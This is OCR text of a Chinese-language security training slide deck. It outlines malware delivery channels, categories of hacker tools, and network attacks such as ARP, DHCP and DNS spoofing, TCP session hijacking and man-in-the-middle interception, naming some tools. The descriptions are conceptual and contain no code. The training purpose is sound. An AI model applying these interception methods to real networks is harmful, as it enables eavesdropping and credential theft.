駭客攻防技術實作與演練

講師
敦陽科技　資安顧問
楊伯瀚


Stark Technology Inc.
敦陽科技股份有限公司

大綱

- 入侵趨勢案例研討
- 網路攻擊手法
- 網站程式安全問題與利用方法
- DoS 與 DDoS 攻擊
- 進階持續性威脅(APT)概念與案例
- 資安防護技術與缺陷

資安三原則


- Confidentiality –機密性
  - 確保資料傳遞與存取的私密性
  - 避免未經授權的存取或有意無意的揭露與掠奪
- Integrity –完整性
  - 避免非經授權的使用者或處理程序竄改資料
- Availability –可用性
  - 讓資料隨時保持在可用狀態
  - 讓資料即時而且可靠的提供給各層級的人員使用
  - 確保該服務的品質與永不中斷
- Non-repudiation –不可否認性
  - 防止存心不良者否認其所做過的事情




零時差攻擊

- zero-day attack 已是一個趨勢
- 此種態勢憑藉著被廣泛傳播的攻擊，將會嚴重的威脅到Internet以及其眾多的使用者或機器。
- 雖然供應商(OS、防毒廠商)已然了解此種形式，但他們仍然束手無策。屆時他們將無法及時的提供修正檔或是補強措施。

攻擊複雜度與攻擊者的技術水準



攻擊範圍和時間變化


目標和破壞的範圍
快速變化的威脅
Total Frame
區域網路
多個VLAN
單一VLAN
單一pc
Weeks
第一代
• Boot viruses
Days
第二代
• Macro viruses
• Denial of service
Minutes
第三代
• Distributed denial of service
• Blended threats
Seconds
下一代
• Flash threats
• Massive worm-driven DDoS
• Damaging payload worms
1980s
1990s
Today
Future

當今威脅情勢分析

- 威脅的複雜性日益增高
  - 90% 透過email繁殖與散撥，如mass mailing worms
  - 50%+ 經由Webpage讓使用者在無知的狀況下受感染
  - 10% 因系統本身的漏洞(弱點)，透過以internet為途徑被攻擊
  - 77% 擁有多重的散佈管道
  - 87% 會引發其他的攻擊行為
- 威脅以多重方式與途徑的攻擊傳染能力大增
  - 現今的攻擊大多具備多種攻擊途徑
  - 單一的防禦措施或防禦點，已無法滿足企業面對攻擊的需求
  - 資訊安全須以系統的角度來思考部署企業安全防護網


完整的資訊安全

- 資訊安全的演進過程中，我們可以看到：
  - 資料加密在技術上的持續提升
  - 強化的預設安全措施
  - 廣泛且及時的病毒防護
  - 自動化的作業系統補丁
- 但仍持續受到virus、worm 以及spy-bot的威脅
- 最大的安全漏洞並非在系統開發或網路技術，而是人！


惡意程式散佈途徑與管道

入侵途徑及管道	說明
電子郵件	電子郵件本身夾帶隱藏惡意程式的WORD的或其他類型檔案，利用OFFICE程式的漏洞，開啟後便連帶安裝後門或木馬程式。
系統本身漏洞	對目標系統或網路之漏洞進行攻擊，進而取得控制權，常見的方式包含：網芳相關、RPC-DCOM、IIS、IE弱點攻擊等等。
網站注入攻擊	使用特殊字元，使網頁應用程式略過安全性檢查，或輸入錯誤資料，得到錯誤訊息進而推敲資料庫的格式及內容。
惡意網頁	駭客先攻陷某一網站，並在網頁上加入一些惡意程式碼，使瀏覽用戶不自覺就被植入木馬程式。或是網路釣魚方式。
系統不當權限設定	防火牆規則不嚴謹、防毒軟體未更新，讓駭客利用掃描工具直接獲得帳號密碼。

韓國銀行、檔管局



KMPlayer


侵入
KMPlayer
更新中心
正常更新
派送後門
KMP
KMP
KMP
KMP
裝正版KMPlayer
從一般網路更新
裝正版KMPlayer
從某公司網路更新

常見駭客工具介紹

工具類別	功能及影響
後門程式	木馬程式，具備遠端遙控、遠端存取資料、資料傳輸、側錄等等
帳號破解工具	獲取帳號檔並破解之
弱點掃描工具	掃描主機的漏洞，進而入侵
連線中繼程式	APR封包傳送中間攔截
遠端遙控程式	利用圖形化介面遠端遙控被入侵的電腦
鍵盤及密碼側錄程式	記錄你鍵盤所打的字以及程式發送的密碼，並利用EMAIL傳送一份到駭客手上

前、後期駭客手法比較

項目	早期駭客手法	新型駭客手法
掃描方式	• 大規模 • 從不同的網段 • 單一掃描來源	• 小規模隨機 • 在相同網段或信任網段 • 分散掃描來源
攻擊方式	• 單純 • 漏洞攻擊	• 未知形態 • 社交工程 • 網站漏洞攻擊
後門及木馬運用模式	• 植入後馬上使用 • 本機開啟 Listen Port	• 潛伏等待 • 主動向外連線、匿蹤
駭客工具	• 一般網路上常見工具	• 自製工具、Rootkit • 惡意網站、網頁、電子郵件
目的	• 竊取資料檔案 • 偷取密碼 • 炫耀	• 竊取資料檔案 • 偷取密碼 • 生財工具

資訊發展的趨勢

- 更貼近生活的應用
  - 手機網路化
  - 食衣住行電子化
  - 醫療生化晶片化
  - 網路依存度過高
- 更強大的計算能力
  - 雲端運算
  - 虛擬化環境

員工使用網路潛在的危機

- 網路瀏覽的安全風險
  - 間諜軟體(Spyware)
  - 惡意網站病毒(Malicious Mobile Code)
  - 釣魚詐欺(Phishing Attack)
  - 鍵盤側錄攻擊(Key-logger)
- 網路資源的誤用
  - 濫用網路存取(Internet Access)
  - 頻寬的誤用:
    - 串流媒體使用(Streaming Media)
    - 網路收音機(Internet radio)
- 欲禁止與管理的使用
  - 即時通訊(Instant Messaging)
  - P2P傳輸(Peer-to-peer file sharing)
- 惡意的意圖
  - 透過網路閘道的機密資料外洩
  - 內部網路的駭客行為(Employee Hacking)

資訊人員的取捨

安全
Security

效能
Performance

便利
Convenient

管理/實作能力
Administration

成本
Cost

網路攻擊手法

- Sniffing
  - 竊聽網路封包
- Spoofing
  - 偽冒網路位址
- Session Hijacking
  - 劫持連線
- Man-in-the-Middle
  - 中間人攻擊

網路攻擊手法

- Sniffing
  - 竊聽網路封包
- Spoofing
  - 偽冒網路位址
- Session Hijacking
  - 劫持連線
- Man-in-the-Middle
  - 中間人攻擊

Sniffing

- 被動式(Passive Sniffing)
  - 通常用於使用Hub的區域網路中
  - 目前已很少見
- 主動式(Active Sniffing)
  - 針對Switch環境
  - 需使用到 Spoofing技巧

網路攻擊手法

- Sniffing
  - 竊聽網路封包
- Spoofing
  - 偽冒網路位址
- Session Hijacking
  - 劫持連線
- Man-in-the-Middle
  - 中間人攻擊

Spoofing

- Network Spoofing
  - MAC Spoofing / ARP Spoofing
  - DHCP Spoofing
  - DNS Spoofing
  - IP Spoofing
- Mobile/Wireless
  - SSID Spoofing
  - GPS Spoofing
- HTTP
  - Referer Header Spoofing
  - X-Forwarded-For Spoofing
- Identify Spoofing
  - Called ID Spoofing
  - Email Spoofing, …

MAC/ARP Spoofing 目的

- 竄改目標機與另一端之ARP Table，使往來之封包皆經過自己。通常限制於區網內。
- 竊聽(Active Sniffing)
  - 取得帳戶密碼或通行證
- 斷網
  - 使區域網路部份/所有節點無法正常上網
- 攔截
  - 進一步在區域網路中進行Session Hijacking 與 Man-In-The-Middle攻擊

MAC/ARP Spoofing 應用方法

- 竊聽(Active Sniffing)
  - 對單一/部份/全部 區域網路內電腦發送假造之ARP回應，冒充自己為目的IP
  - 進行Mac Flooding，汙染 Switch 之 Mac-Address-Table
- 斷網
  - 對單一/部份/全部 區域網路內電腦發送錯誤之ARP回應，使其ARP Table紀錄錯誤資訊，而發送至不存在之目的MAC (例如使用 netcut)
- 攔截
  - 進行ARP Spoofing後，開啟IP Forwarding以轉發封包
  - 使用特殊攻擊程式 竊聽/攔截/竄改封包

DHCP Spoofing

- DHCP Spoofing
  - 於廣播封包聽得DHCP Request後，發送假造之DHCP Reply封包，傳遞錯誤之IP/Gatewaly/DNS等資訊
  - 將其DNS或Gateway指向自己，即完成 Man In The Middle
  - 於其中即可竊聽/竄改封包
- 限制在區網內

網路攻擊手法

- Sniffing
  - 竊聽網路封包
- Spoofing
  - 偽冒網路位址
- Session Hijacking
  - 劫持連線
- Man-in-the-Middle
  - 中間人攻擊

Session Hijacking 目的

- 連線劫持
  - 劫持已登入且提升為root權限之連線
- 變身/提升權限
  - 竊取並偽冒他人登入網站之 Session ID

Session Hijacking 類型

- Layer 2
  - TCP Session Hijacking
  - RST Hijacking
  - Blind Hijacking
  - DNS Cache Poisoning
  - Wireless Hijacking (Man-in-the-Middle)
- Layer 7
  - Cookie & Session ID (Man-in-the-Middle)

TCP Session Hijacking

- 追蹤(Tracking)
  - 利用Sniffing追蹤或竊聽雙方TCP流量
- 解除同步(Desynchronizing)
  - 利用Spoofing讓單方斷線
- 介入(Injecting)
  - 利用Spoofing接管連線

DNS Spoofing

- DNS Spoofing
  - 發送假造之DNS回應紀錄，使目標機取得錯誤之 DN <-> IP 對應
  - 往後連往目標網站之封包，將皆經過自己，即可進行 Man In The Middle
  - 於其中即可竊聽/竄改封包
- DNS Cache Poisoning
  - 與DNS Spoofing類似，但攻擊目標為查詢之DNS主機
  - 利用早期PORT/Query ID不夠亂數化之弱點，提前於上游回應前發送假造之封包，使DNS Server取得錯誤之 DN <-> IP 對應並 Cache
  - 往後所有向該DNS Server查詢遭毒化網域之來源主機，將皆經過自己，即完成 Man In The Middle
  - 於其中即可竊聽/竄改封包
- 可以影響網際網路上的受害者

Session Hijacking 常用工具

- HUNT
- TTY Watcher
- T-Sight
  - 線上展示：
    https://www.youtube.com/watch?v=2heD4qaSfH4

網路攻擊手法

- Sniffing
  - 竊聽網路封包
- Spoofing
  - 偽冒網路位址
- Session Hijacking
  - 劫持連線
- Man-in-the-Middle
  - 中間人攻擊

Man-in-the-Middle目的

- 利用Spoofing / Session Hijacking手法讓流量流經攻擊者
  - L2 Man-in-the-Middle
  - Wireless Man-in-the-Middle
  - HTTP/HTTPS Man-in-the-Middle

